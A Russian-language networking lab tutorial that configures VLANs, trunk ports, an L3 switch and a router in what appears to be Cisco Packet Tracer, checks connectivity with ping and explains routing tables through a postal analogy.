- Switch (config-if) #**switchport access vlan 12** – конф-ция «fa0/22», вкл доступ «access» для VLAN12
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/22» → Switch (config) #

Шаг 1.2.b – настроить транк-порт (коммутатор – коммутатор)

- Switch (config) #**int fa0/20** – войти в режим конф-ния и/файлов порта «fa0/20» → Switch (config-if) #
- Switch (config-if) #**switchport mode trunk** – конф-ция «fa0/20», вкл «trunk» (коммутатор–коммутатор)
- Происходит изменение порта.
- Switch (config-if) #**switchport trunk allowed vlan 11,12** – Указать VLAN-ы, для передачи по физ соед-ю.
- Switch (config-if) #**end** – выйти из всех настроек конфигурации → Switch#
- Switch#**wr mem** – сохранить конфигурацию

Шаг 1.2.c – Проверить настройки Коммутатора L2 «Switch20»

- Switch#**show run** – проверить настройки.

```
interface FastEthernet0/20
  switchport trunk allowed vlan 11-12
  switchport mode trunk
!
interface FastEthernet0/21
  switchport access vlan 11
  switchport mode access
!
interface FastEthernet0/22
  switchport access vlan 12
  switchport mode access
!
...
```

Шаг 1.3 – Настроить Коммутатор L2 «Switch40»:

- «Switch40» → «CLI»
 - Switch>**en** – Перейти в «Привилегированный» режим → Switch#
 - Switch#**conf t** – перейти в режим «Глобального Конфигурирования».

Шаг 1.3.а – настроить порты доступа (коммутатор – конечное устройство)

- Switch (config) #**int fa0/1** – войти в режим конф-ния и/фейсов порта «fa0/1» → Switch (config-if) #
 - Switch (config-if) #**switchport mode access** – конф-ция «fa0/1», вкл «access» (свитч – конечное у-во)
 - Switch (config-if) #**switchport access vlan 4** – конф-ция «fa0/1», вкл доступ «access» для VLAN4
 - Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/1» → Switch (config) #
-
- Switch (config) #**int fa0/2** – войти в режим конф-ния и/фейсов порта «fa0/2» → Switch (config-if) #
 - Switch (config-if) #**switchport mode access** – конф-ция «fa0/2», вкл «access» (свитч – конечное у-во)
 - Switch (config-if) #**switchport access vlan 4** – конф-ция «fa0/2», вкл доступ «access» для VLAN4
 - Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/2» → Switch (config) #

Шаг 1.3.б – настроить транк-порт (коммутатор – коммутатор)

- Switch (config) #**int fa0/4** – войти в режим конф-ния и/фейсов порта «fa0/4» → Switch (config-if) #
- Switch (config-if) #**switchport mode trunk** – конф-ция «fa0/4», вкл «trunk» (коммутатор–коммутатор)
- Происходит изменение порта.
- Switch (config-if) #**switchport trunk allowed vlan 4** – Указать VLAN-ы, для передачи по физ соед-ю.
- Switch (config-if) #**end** – выйти из всех настроек конфигурации → Switch#
- Switch#**wr mem** – сохранить конфигурацию

Шаг 1.3.с – Проверить настройки Коммутатора L2 «Switch40»

- Switch#**show run** – проверить настройки.

```
interface FastEthernet0/1
    switchport access vlan 4
    switchport mode access
!
interface FastEthernet0/2
    switchport access vlan 4
    switchport mode access
!
...
interface FastEthernet0/4
    switchport trunk allowed vlan 4
    switchport mode trunk
...
```

Шаг 2 – Настройка Коммутатора Уровня Распределения:

Шаг 2.1 – настройка Коммутатора L3 – сегментация сети (создание VLAN)

- «Multilayer Switch0» → «CLI»
 - **Ctrl+C** – выйти из режима системной конфигурации в режим команд → Switch>
 - Switch>**en** – Перейти в «Привилегированный» режим → Switch#
 - Switch#**conf t** – перейти в режим «Глобального Конфигурирования».

- Switch (config) #**vlan 11** – создание 1-го сегмента (VLAN) и вход в его конфигурирование
- Switch (config-vlan) #**name VLAN11** – наименование 1-го VLAN
- Switch (config-vlan) #**exit** – выход из кофигурирования 1-го VLAN

- Switch (config) #**vlan 12** – создание 2-го сегмента (VLAN) и вход в его конфигурирование
- Switch (config-vlan) #**name VLAN12** – наименование 2-го VLAN
- Switch (config-vlan) #**exit** – выход из кофигурирования 2-го VLAN

- Switch (config) #**vlan 4** – создание 3-го сегмента (VLAN) и вход в его конфигурирование
- Switch (config-vlan) #**name VLAN4** – наименование 3-го VLAN
- Switch (config-vlan) #**exit** – выход из кофигурирования 3-го VLAN

Шаг 2.2 – настройка Коммутатора L3 – «Поднять виртуальные и/ф»: задание IP-адресов VLAN (т.к. L3-Switch)

- Switch (config) #**int vlan 11** – войти в режим конф-ния интерфейсов VLAN11 → Switch (config-if) #
- Switch (config-if) #**ip address 192.168.11.1 255.255.255.0** – конф-ние VLAN11 – задание IP-адреса
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов VLAN11 → Switch (config) #

- Switch (config) #**int vlan 12** – войти в режим конф-ния интерфейсов VLAN12 → Switch (config-if) #
- Switch (config-if) #**ip address 192.168.12.1 255.255.255.0** – конф-ние VLAN12 – задание IP-адреса
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов VLAN12 → Switch (config) #

- Switch (config) #**int vlan 4** – войти в режим конф-ния интерфейсов VLAN4 → Switch (config-if) #
- Switch (config-if) #**ip address 192.168.4.1 255.255.255.0** – конф-ние VLAN4 – задание IP-адреса
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов VLAN4 → Switch (config) #

Шаг 2.3 – настройка Коммутатора L3 – настройка транк-портов (коммутатор L3 – коммутатор L2)

- Switch (config) #**int fa0/10** – войти в режим конф-ния и/фейсов порта «fa0/10» → Switch (config-if) #
- Switch (config-if) #**switchport trunk encapsulation dot1Q** – указать инкапсуляцию и её тип «dot1Q»
- Switch (config-if) #**switchport mode trunk** – конф-ция «fa0/10», вкл «trunk» (коммутатор–коммутатор)
- Switch (config-if) #**switchport trunk allowed vlan 11,12** – Указать VLAN-ы, для передачи по физ соед-ю.
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/10» → Switch (config) #

- Switch (config) #**int fa0/20** – войти в режим конф-ния и/фейсов порта «fa0/20» → Switch (config-if) #
- Switch (config-if) #**switchport trunk encapsulation dot1Q** – указать инкапсуляцию и её тип «dot1Q»
- Switch (config-if) #**switchport mode trunk** – конф-ция «fa0/20», вкл «trunk» (коммутатор–коммутатор)
- Switch (config-if) #**switchport trunk allowed vlan 11,12** – Указать VLAN-ы, для передачи по физ соед-ю.
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/20» → Switch (config) #

- Switch (config) #**int fa0/4** – войти в режим конф-ния и/фейсов порта «fa0/4» → Switch (config-if) #
- Switch (config-if) #**switchport trunk encapsulation dot1Q** – указать инкапсуляцию и её тип «dot1Q»
- Switch (config-if) #**switchport mode trunk** – конф-ция «fa0/4», вкл «trunk» (коммутатор–коммутатор)
- Switch (config-if) #**switchport trunk allowed vlan 4** – Указать VLAN-ы, для передачи по физ соед-ю.
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/4» → Switch (config) #

Шаг 2.4 – настройка Коммутатора L3 для маршрутизации трафика.

- Switch (config) #**ip routing** – указание, что должна выполняться маршрутизация трафика
- Switch (config-if) #**end** – выйти из всех настроек конфигурации → Switch#
- Switch#**wr mem** – сохранить конфигурацию

Шаг 2.5 – Проверить настройки Коммутатора L3 «Multilayer Switch0»

- Switch#**show run** – проверить настройки.

```
interface FastEthernet0/4
  switchport trunk allowed vlan 4
  switchport trunk encapsulation dot1q
  switchport mode trunk
!
...
interface FastEthernet0/10
  switchport trunk allowed vlan 11-12
  switchport trunk encapsulation dot1q
  switchport mode trunk
!
...
interface FastEthernet0/20
  switchport trunk allowed vlan 11-12
  switchport trunk encapsulation dot1q
  switchport mode trunk
...
```

Шаг 3 – Задание IP-адресов, масок, шлюзов:

Шаг 3.1 – Задание IP-адресов, масок, шлюзов Компьютерам

- На ПК сконфигурировать IP-адреса (IP подсети = IP подсети VLAN), 24-я маска, шлюз = IP сети VLAN:
- «PC11» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **192.168.11.11** – IP подсети = IP подсети VLAN, IP узла = 11;
 - Subnet Mask: **255.255.255.0** – задать 24-ую маску подсети;
 - Default Gateway: **192.168.11.1** – шлюз = IP сети VLAN
- «PC12» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **192.168.12.12** – IP подсети = IP подсети VLAN, IP узла = 12;
 - Subnet Mask: **255.255.255.0** – задать 24-ую маску подсети;
 - Default Gateway: **192.168.12.1** – шлюз = IP сети VLAN
- «PC21» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **192.168.11.21** – IP подсети = IP подсети VLAN, IP узла = 21;
 - Subnet Mask: **255.255.255.0** – задать 24-ую маску подсети;
 - Default Gateway: **192.168.11.1** – шлюз = IP сети VLAN
- «PC22» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **192.168.12.22** – IP подсети = IP подсети VLAN, IP узла = 22;
 - Subnet Mask: **255.255.255.0** – задать 24-ую маску подсети;
 - Default Gateway: **192.168.12.1** – шлюз = IP сети VLAN

Шаг 3.2 – Задание IP-адресов, масок, шлюзов Серверам

- На Серверах сконфигурировать IP-адреса (IP подсети = IP подсети VLAN), 24-я маска, шлюз = IP сети VLAN:
- «Server1» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **192.168.4.41** – IP подсети = IP подсети VLAN, IP узла = 41;
 - Subnet Mask: **255.255.255.0** – задать 24-ую маску подсети;
 - Default Gateway: **192.168.4.1** – шлюз = IP сети VLAN
- «Server2» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **192.168.4.42** – IP подсети = IP подсети VLAN, IP узла = 42;
 - Subnet Mask: **255.255.255.0** – задать 24-ую маску подсети;
 - Default Gateway: **192.168.4.1** – шлюз = IP сети VLAN

Шаг 4.1 – Проверка соединений: «Конечное устройство – Шлюз (IP-адреса VLAN-ов)»

- Пропинговать VLAN-ы Коммутатора с каждого Компьютера и Сервера соответственно:
 - «PC11» → «Command Prompt» → **ping 192.168.11.1**
Ping statistics for 192.168.11.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK
 - «PC12» → «Command Prompt» → **ping 192.168.12.1**
Ping statistics for 192.168.12.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK
 - «PC21» → «Command Prompt» → **ping 192.168.11.1**
Ping statistics for 192.168.11.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK
 - «PC22» → «Command Prompt» → **ping 192.168.12.1**
Ping statistics for 192.168.12.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK
 - «Server1» → «Command Prompt» → **ping 192.168.4.1**
Ping statistics for 192.168.4.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK
 - «Server2» → «Command Prompt» → **ping 192.168.4.1**
Ping statistics for 192.168.4.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK

Шаг 4.2 – Проверка соединений между Конечными устройствами одного, а также разных сегментов.

- Пропинговать Компьютеры, которые находятся в одних сегментах сети:
 - «PC11» → «Command Prompt» →
C:\>ping 192.168.11.21
Ping statistics for 192.168.11.21: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK
 - «PC12» → «Command Prompt» →
C:\>ping 192.168.12.22
Ping statistics for 192.168.12.22: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK
- Пропинговать Компьютеры, которые находятся в разных сегментах сети:
 - «PC11» → «Command Prompt» →
C:\>ping 192.168.12.22
Ping statistics for 192.168.12.22: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK
 - «PC21» → «Command Prompt» →
C:\>ping 192.168.12.12
Ping statistics for 192.168.12.12: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK
- Пропинговать Серверы с Компьютеров разных сегментов сети:
 - «PC11» → «Command Prompt» →
C:\>ping 192.168.4.41
Ping statistics for 192.168.4.41: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK
 - «PC22» → «Command Prompt» →
C:\>ping 192.168.4.42
Ping statistics for 192.168.4.42: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK
- Сетевое взаимодействие, посредством L3-Коммутатора – OK: ПК и Сервера видят друг друга.

Шаг 5 – Настройка Коммутатора Уровня Распределения для связи с Маршрутизатором:

Шаг 5.1 – настройка Коммутатора L3 – сегментация сети (создание VLAN)

- «Multilayer Switch0» → «CLI»
 - Switch>**en** – Перейти в «Привилегированный» режим → Switch#
 - Switch#**conf t** – перейти в режим «Глобального Конфигурирования».
 - Switch (config) #**vlan 5** – создание сегмента (VLAN) для связи с Роутером и вход в его конф-ние
 - Switch (config-vlan) #**name VLAN5** – наименование VLAN для Роутера
 - Switch (config-vlan) #**exit** – выход из кофигурирования VLAN для Роутера

Шаг 5.2 – настройка Коммутатора L3 – «Поднять виртуальные и/ф»: задание IP-адресов VLAN (т.к. L3-Switch)

- Switch (config) #**int vlan 5** – войти в режим конф-ния интерфейсов VLAN5 → Switch (config-if) #
- Switch (config-if) #**ip address 192.168.5.2 255.255.255.0** – конф-ние VLAN11 – задание IP-адреса
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов VLAN11 → Switch (config) #

Шаг 5.3 – настроить порты доступа (Коммутатор – Маршрутизатор)

- Switch (config) #**int gi0/1** – войти в режим конф-ния и/фейсов порта «gi0/1» → Switch (config-if) #
- Switch (config-if) #**switchport mode access** – конф-ция «gi0/1», вкл «access» (свитч – конечное у-во)
- Switch (config-if) #**switchport access vlan 5** – конф-ция «gi0/1», вкл доступ «access» для VLAN4
- Switch (config-if) #**end** – выйти из всех настроек конфигурации → Switch#
- Switch#**wr mem** – сохранить конфигурацию

Шаг 5.4 – Проверить настройки Коммутатора L3 «Multilayer Switch0»

- Switch#**show run** – проверить настройки.

```
interface GigabitEthernet0/1
  switchport access vlan 5
  switchport mode access
  switchport nonegotiate
  ...
interface Vlan5
  mac-address 00e0.f9ab.9204
  ip address 192.168.5.2 255.255.255.0
```

Шаг 6 – Настройка Маршрутизатора:

Шаг 6.1 – Настройка Маршрутизатора – поднятие физического порта

- «Router1» → «CLI»
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int gi0/1** – войти в режим конф-ния интерфейсов порта «gi0/1» → Router (config-if) #
 - Router (config-if) #**no shutdown** – поднять порт «gi0/1» («gi0/1»: «Down» → «Up»)

Шаг 6.2 – Настройка Маршрутизатора – создание интерфейса для VLAN

(Создавать под-интерфейсы нет необходимости, т.к. VLAN всего один)

- Router (config-if) #**ip address 192.168.5.1 255.255.255.0** – конф-ние VLAN5 – задание IP-адреса
- Router (config-if) #**no shutdown** – поднять порт «gi0/1» под-и/ф «5» (уже сделано)
- Router (config-if) #**end** – выход из всех режимов конфигурирования
- Router#**wr mem** – сохранить настройки

Шаг 6.3 – Проверка настроек Маршрутизатора «Router1»

- Router#**show run** – проверить настройки

```
interface GigabitEthernet0/1
  ip address 192.168.5.1 255.255.255.0
  duplex auto
  speed auto
```

Шаг 7 – Маршрутизатор – проверка соединений

Шаг 7.1 – Проверка соединения «Маршрутизатор – L3-Коммутатор»

- Router (config-if) #**ping 192.168.5.2** – проверить пингуется ли L3-коммутатор

```
Sending 5, 100-byte ICMP Echos to 192.168.5.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 0/0/1 ms
```

Связь «Маршрутизатор – L3-Коммутатор» работает исправно.

Шаг 7.2 – Проверка соединения «Маршрутизатор – Конечное устройство»

- Router (config-if) #**ping 192.168.12.22** – проверить пингуется ли ПК «PC22»

```
Sending 5, 100-byte ICMP Echos to 192.168.12.22, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
```

Связь «Маршрутизатор – ПК» НЕ работает. Причина – статическая маршрутизация (см. пример далее).

----- *To be continued...* -----


МАРШРУТИЗАЦИЯ

? Маршрутизация

- Без маршрутизации сеть была бы похожа на лабиринт, ввиду огромных размеров сети.
- Применение маршрутизации позволяет упорядочить сеть любых размеров.
- Маршрутизация – простейшая логическая задача.


? Аналогия Маршрутизации

ПРИМЕР 1 – Город.




- Компьютер – это квартира в доме.
- VLAN – парадная/подъезд.
- L2-Коммутатор – это сам дом.
- Маршрутизатор или L3-Коммутатор – это Почтовое Отделение, которое знает адреса всех Жителей.
- Адрес шлюза / Маршрут по умолчанию – адрес Почтового Отделения.
- IP-адрес – полный адрес Жителя.
- MAC-адрес – паспорт Жителя.
- К коммутатору подключено столько Компьютеров, сколько квартир в доме.
- Все жители одного подъезда знают друг друга, и кто где живёт (номера квартир).
- Они могут свободно отправлять письма друг другу, пользуясь почтовым ящиком.
- Жители разных подъездов (VLAN) уже не знают друг друга.
- (В одном коммутаторе сообщения от ПК, подключенных к нему не выходят за его пределы).
- Если жителю из Дома-1 Подъезда-1 надо отправить письмо в Дом-2 (или в Дом-1 Подъезд-2) – он относит письмо на Почту, т.к. Почтовое отделение знает всех жителей города и как до них добраться.
- Маршрут – это путь от Квартиры до Почтового отделения.
- IP-адрес – полный адрес Жителя.
- MAC-адрес – паспорт Жителя.
- Куда бы житель ни отправлял письмо (соседняя улица, соседний город, другая страна), путём Жителя будет маршрут к Почтовому Отделению его города. Т.к. это единственная точка, где его письмо может быть обработано и отправлено дальше. В настройках компьютера – это адрес шлюза.
- Адрес Шлюза / Маршрут по умолчанию – адрес Почтового Отделения.

ПРИМЕР 2 – Карта городов.



- Пусть есть очень условная карта городов, например, Америки.
- В каждом городе есть Почтовые Отделения, т.е. маршрутизаторы.
- Житель Сан-Франциско отправляет письмо жителю Портленда.
- Письмо сначала попадает на почтовое отделение Сан-Франциско.
- В Почтовом Отделении Сан-Франциско определяют, что письмо в Портленд должно идти через Сакраменто, т.к. прямой дороги до Портленда нет. Почтовой машине надо сначало доехать до Сакраменто, а оттуда, по дорожным указателям ехать в Портленд.
- Та же история с Филадельфией: до неё добраться можно только через Майами.
- Маршрут из Сан-Франциско в Нью-Йорк также проходит через Майами. Но из Майами нет прямой дороги до Нью-Йорка – маршрут проходит через Филадельфию. Т.е. Почтовая машина, доехав до Майами, видит по знакам, что прямой дороги в Нью-Йорк нет, и добираться туда надо через Филадельфию.
- Совокупность всех маршрутов, прописанных на знаках в каждом городе – **Таблица Маршрутации**.
- В Таблице Маршрутации определяется:
 - IP-адрес Получателя – «Город Назначения»;
 - IP-адрес через который будет доступен Получатель – «Транзитный Город»;
 - Статические маршруты – «Знаки-указатели – жёстко установленные маршруты до Городов, через соседние».

То же на примере реальной сети:



- Пользователь «зелёной» (IP 192.168.10.0) сети хочет войти в «синюю» сеть (IP 192.168.5.0).
- Какой маршрут должен быть прописан на Маршрутизаторе «Router2»?
- Из схемы видно, что в «синую» сеть «5.0» можно добраться только через Маршрутизатор «Router1».
- В «Router2» прописывается маршрут, что в синюю сеть «5.0» можно попасть только через IP 192.168.0.2
- Пакет приходит с «Router2» на «Router1».
- У «Router1» также нет прямого линка с сетью «5.0» и пакет может попасть в синюю сеть только через IP-адрес «Router0».
- Т.е. на «Router1» должен быть маршрут в сеть IP 192.168.5.0 через IP 192.168.3.2
- Пакет дойдя до Получателя «5.3» должен будет вернуться обратно, иначе пинг не будет успешным (поскольку пинг – это двусторонний обмен пакетами).
- У «синего» ПК должен быть шлюз по умолчанию, в качестве которого указывается IP-адрес маршрутизатора: PC Gateway 192.168.5.1
- «Router0» должен знать про сеть источника «10.0»: на «Router0» должен быть прописан маршрут в сеть 192.168.10.0 через IP-адрес «Router1».
- Таблица маршрутизации выглядит следующим образом:

```
C 192.168.0.0/24 is directly connected, FastEthernet0/0
S 192.168.1.0/24 (1/0) via 192.168.0.2
S 192.168.3.0/24 (1/0) via 192.168.0.2
C 192.168.4.0/24 is directly connected, FastEthernet0/1
S 192.168.5.0/24 (1/0) via 192.168.4.2
S 192.168.6.0/24 (1/0) via 192.168.4.2
```

«S» – Static – данный маршрут прописан Статически – «вбит руками»;

«C» – Connected – сети, которые напрямую подсоединенены к данному маршрутизатору;

«192.168.1.0/24 (1/0) via 192.168.0.2» – Сеть-Получатель 192.168.1.0/24 искать через сеть 192.168.0.2

- В данном примере на «Router2» сети, подключённые напрямую («С»): 192.168.0.1, 192.168.4.1, 192.168.10.0

----- *Continue* -----

ПРИМЕР 2 Часть II – Настройка соединения: Малый офис + Средний Офис

Дано:

- Малый офис (Филиал «А») из Примера 1: Маршрутизатор – Локальная сеть;
- Средний офис (Филиал «В») из Примера 2: Маршрутизатор – Коммутатор L3 – Локальная сеть;
- Филиал «В»: Связь «Маршрутизатор – ПК» пока НЕ работает. Причина – статическая маршрутизация.

Задача:

- Филиал «В»: Настроить связь «Маршрутизатор – ПК»;
- Соединить Филиалы «А» и «В» в одну сеть.

Алгоритм:


8. Задание маршрута в Роутере.

9. Объединение Маршрутизаторов Филиалов «А» и «В» в сеть.

10. Настройка Маршрутизаторов:

- 10.1 «Router1» – Настройка порта;
- 10.2 «Router0» – Настройка порта;
- 10.3 Проверка соединения между «Router0» и «Router1»;
- 10.4 «Router0» – Настройка маршрутизации;
- 10.5 «L3-Switch0» – Настройка маршрутизации;
- 10.6 «Router1» – Настройка маршрутизации.

11. Проверка соединений в разных Филиалах.



Перепроверка соединений в Филиалах.


- Пропинговать Конечные устройства с Конечных устройств в Филиале «А»:
 - «PC6» → ping 192.168.7.2 → OK
 - «PC6» → ping 192.168.8.2 → OK
 - «PC7» → ping 192.168.8.2 → OK
- Пропинговать Конечные устройства с Конечных устройств в Филиале «В»:
 - «PC11» → ping 192.168.11.21 → OK
 - «PC11» → ping 192.168.12.12 → OK
 - «PC11» → ping 192.168.12.22 → OK
 - «PC11» → ping 192.168.4.41 → OK
 - «PC11» → ping 192.168.4.42 → OK
 - «PC12» → ping 192.168.12.21 → OK
 - «PC12» → ping 192.168.12.22 → OK
 - «PC12» → ping 192.168.4.41 → OK
 - «PC12» → ping 192.168.4.42 → OK
 - «PC21» → ping 192.168.12.22 → OK
 - «PC21» → ping 192.168.4.41 → OK
 - «PC21» → ping 192.168.4.42 → OK
 - «PC22» → ping 192.168.4.41 → OK
 - «PC22» → ping 192.168.4.42 → OK
 - «Server1» → ping 192.168.4.42 → OK
- Пропинговать L3-Коммутатор с Маршрутизатора в Филиале «В»:
 - «Router1» → ping 192.168.5.2 → OK
